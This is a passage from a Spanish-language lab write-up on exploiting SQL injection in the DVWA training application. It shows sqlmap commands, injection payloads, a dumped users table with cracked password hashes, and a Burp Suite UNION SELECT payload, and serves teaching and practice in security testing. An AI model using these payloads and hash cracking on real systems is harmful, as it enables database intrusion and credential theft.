| INSTRUMENTED | enum('YES', 'NO') |
| PARENT_THREAD_ID | bigint(20) unsigned |
| PROCESSLIST_COMMAND | varchar(16) |
| PROCESSLIST_DB | varchar(64) |
| PROCESSLIST_HOST | varchar(60) |
| PROCESSLIST_ID | bigint(20) unsigned |
| PROCESSLIST_INFO | longtext |
| PROCESSLIST_STATE | varchar(64) |
| PROCESSLIST_TIME | bigint(20) |
| PROCESSLIST_USER | varchar(128) |
| THREAD_ID | bigint(20) unsigned |
+-----+-----+

Database: performance_schema
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| USER | char(128) |
| CURRENT_CONNECTIONS | bigint(20) |
| TOTAL_CONNECTIONS | bigint(20) |
+-----+-----+

Database: performance_schema
Table: file_summary_by_instance
[25 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| AVG_TIMER_MISC | bigint(20) unsigned |
| AVG_TIMER_READ | bigint(20) unsigned |
| AVG_TIMER_WAIT | bigint(20) unsigned |
| AVG_TIMER_WRITE | bigint(20) unsigned |
| COUNT_MISC | bigint(20) unsigned |
| COUNT_READ | bigint(20) unsigned |
| COUNT_STAR | bigint(20) unsigned |
| COUNT_WRITE | bigint(20) unsigned |
| EVENT_NAME | varchar(128) |
| FILE_NAME | varchar(512) |
| MAX_TIMER_MISC | bigint(20) unsigned |
| MAX_TIMER_READ | bigint(20) unsigned |

```

Nos centraremos en obtener las tablas de la base de datos llamada “dvwa” con el siguiente comando:

```
sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" -D dvwa --tables
```

```

eric@kali:~$ sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" -D dvwa --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:59:07 /2024-04-25/

[21:59:07] [INFO] resuming back-end DBMS 'mysql'
[21:59:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 1723=1723#Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 1039 FROM(SELECT COUNT(*),CONCAT(0x716b767171,(SELECT (ELT(1039=1039,1)))0x7162626b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- FFbU6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6963 FROM (SELECT(SLEEP(5)))Yqhj) -- bFNM6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b767171,0x5746486e6a7541544466a7251506e45446253694a616a6b5975446a576e4d7463584c4461795079,0x7162626b71)#6Submit=Submit

[21:59:07] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 8.1.10
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:59:07] [INFO] fetching tables for database: 'dvwa'
[21:59:07] [WARNING] reflective value(s) found and filtering out

Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[21:59:07] [INFO] fetched data logged to text files under '/home/eric/.local/share/sqlmap/output/192.168.1.43'

[*] ending @ 21:59:07 /2024-04-25/
  
```

Lo interesante de esta base de datos es la tabla “users” ahí estarán todos los datos de los usuarios, incluyendo nombres de usuario y contraseñas

Lo primero que debemos hacer es conocer los campos de esa tabla, los conoceremos mediante el siguiente comando:

```
sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --columns -T users --batch
```

```
[eric@kali:~]$ sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --columns -T users --batch
```

```
[*] starting @ 22:01:45 /2024-04-25/

[22:01:45] [INFO] resuming back-end DBMS 'mysql'
[22:01:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 1723=1723#6Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 1039 FROM(SELECT COUNT(*),CONCAT(0x716b767171,(SELECT (ELT(1039=1039,1))),0x7162626b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- bFNMBSubmit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6963 FROM (SELECT(SLEEP(5)))Yqhj) -- bFNMBSubmit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b767171,0x5746486e6a75415444664a7251506e45446253694a616a6b5975446a576e4d7463584c4461795079,0x7162626b71)#6Submit=Submit

[22:01:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.10, Apache 2.4.54
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:01:45] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[22:01:45] [INFO] fetching current database
[22:01:45] [WARNING] reflective value(s) found and filtering out
[22:01:45] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

Ya conocemos los campos que existen, esto no era obligatorio pero siempre viene bien conocer a fondo la base de datos que vamos a trastocar, igualmente, lo que buscamos son los datos que contenga dicha base de datos.

Para obtener dichos datos, ejecutaremos este último comando:

(Este comando puede tardar unos minutos)

```
sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --dump -T users --batch
```

```
[22:06:33] [INFO] resuming back-end DBMS 'mysql'
[22:06:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1723=1723#8Submit-Submit

Type: error-based
Title: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 1039 FROM (SELECT COUNT(*), CONCAT(0x716b767171,(SELECT (ELT(1039-1039,1))),0x7162626b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- FFbu6Submit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6963 FROM (SELECT(SLEEP(5)))Yqhj)-- bFNM6Submit-Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b767171,0x5746486e6a75415444664a7251506e4546253694a616a6b5975446a576e4d7463584c4461795079,0x7162626b71)#8Submit-Submit

[22:06:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.10, Apache 2.4.54
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[22:06:33] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[22:06:33] [INFO] fetching current database
[22:06:33] [INFO] fetching columns for table 'users' in database 'dvwa'
[22:06:33] [INFO] fetching entries for table 'users' in database 'dvwa'
[22:06:33] [WARNING] reflective value(s) found and filtering out
[22:06:33] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:06:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[22:06:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:06:33] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:06:33] [INFO] starting 2 processes
[22:06:37] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03' (abc123)
[22:06:39] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b' (charley)
[22:06:46] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99' (password)
[22:06:54] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7' (letmein)


Database: dvwa
Table: users
[5 entries]
+----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name | last_login | failed_login |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin     | /DVWA-master/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     | 2024-04-24 22:42:33 | 0            |
| 2       | gordonb   | /DVWA-master/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon    | 2024-04-24 22:42:33 | 0            |
| 3       | 1337      | /DVWA-master/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack      | 2024-04-24 22:42:33 | 0            |
| 4       | pablo     | /DVWA-master/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     | 2024-04-24 22:42:33 | 0            |
| 5       | smithy    | /DVWA-master/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       | 2024-04-24 22:42:33 | 0            |
+----+-----+-----+-----+-----+-----+-----+-----+
```

Tras ejecutar el comando, obtenemos todos los datos de la tabla “**users**” incluyendo las contraseñas hasheadas y descifradas por la herramienta.

Cabe destacar que la dirección IP y la cookie cambiarán, no es siempre igual, cada caso tiene su propia IP y cookie de sesión.

Guía seguida para este ejercicio de DVWA con Burp Suite y SQLMAP:


<https://medium.com/@hashsleuth.info/how-to-exploit-dvwa-blind-sqli-injection-sqli-with-sqlmap-and-burp-suite-e4b3f08a0dfc>




3. Opcional

3.1. Burp Suite Repeater

Para el siguiente ejercicio opcional, pondremos la herramienta DVWA en dificultad media, en esta dificultad no escribimos manualmente, sino escogemos un ID que queremos buscar



Es el ejemplo perfecto para una inyección de código en **Burp Suite**, para ello, encenderemos la interrupción de **Burp Suite** y ejecutaremos una búsqueda de un usuario por ID



Como hemos parado el tráfico, aun no se ha ejecutado la búsqueda del usuario cuya ID es 2, dicha búsqueda es la línea 16 de la consola de **Burp Suite**, pero ¿qué pasaría si esa línea la modificamos nosotros?

Como ya conocemos la base de datos con anterioridad, conocemos que existe una base de datos llamada **dvwa**, con una tabla “**users**” con los campos “**user y password**”, tiene más campos pero estos dos son los principales.

Antes de enviar dicho paquete, lo modificaremos con el siguiente **payload**:

-1 UNION SELECT user, password FROM users #

Tras darle al botón de continuar “**Forward**” obtenemos el siguiente resultado de la consulta

The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface and the Burp Suite proxy intercept. The DVWA interface displays the 'Vulnerability: SQL Injection' section with a form for 'User ID' and a 'Submit' button. The form contains a list of user IDs and passwords, including 'admin', 'gordonb', '1337', 'pablo', 'smithy', and 'Submit=Submit'. The Burp Suite interface shows the intercepted request to 'http://192.168.1.43:80' with the following details:

```
1 POST /DVWA-master/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.1.43
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.43
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.43/DVWA-master/vulnerabilities/sqli/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=medium; PHPSESSID=jhm9i6blc6pv00lt0548trkm4l
14 Connection: close
15
16 id=-1 UNION SELECT user, password FROM users #&Submit=Submit
```

En dicha consulta volvemos a obtener los nombres de usuarios más sus contraseñas hashadas.

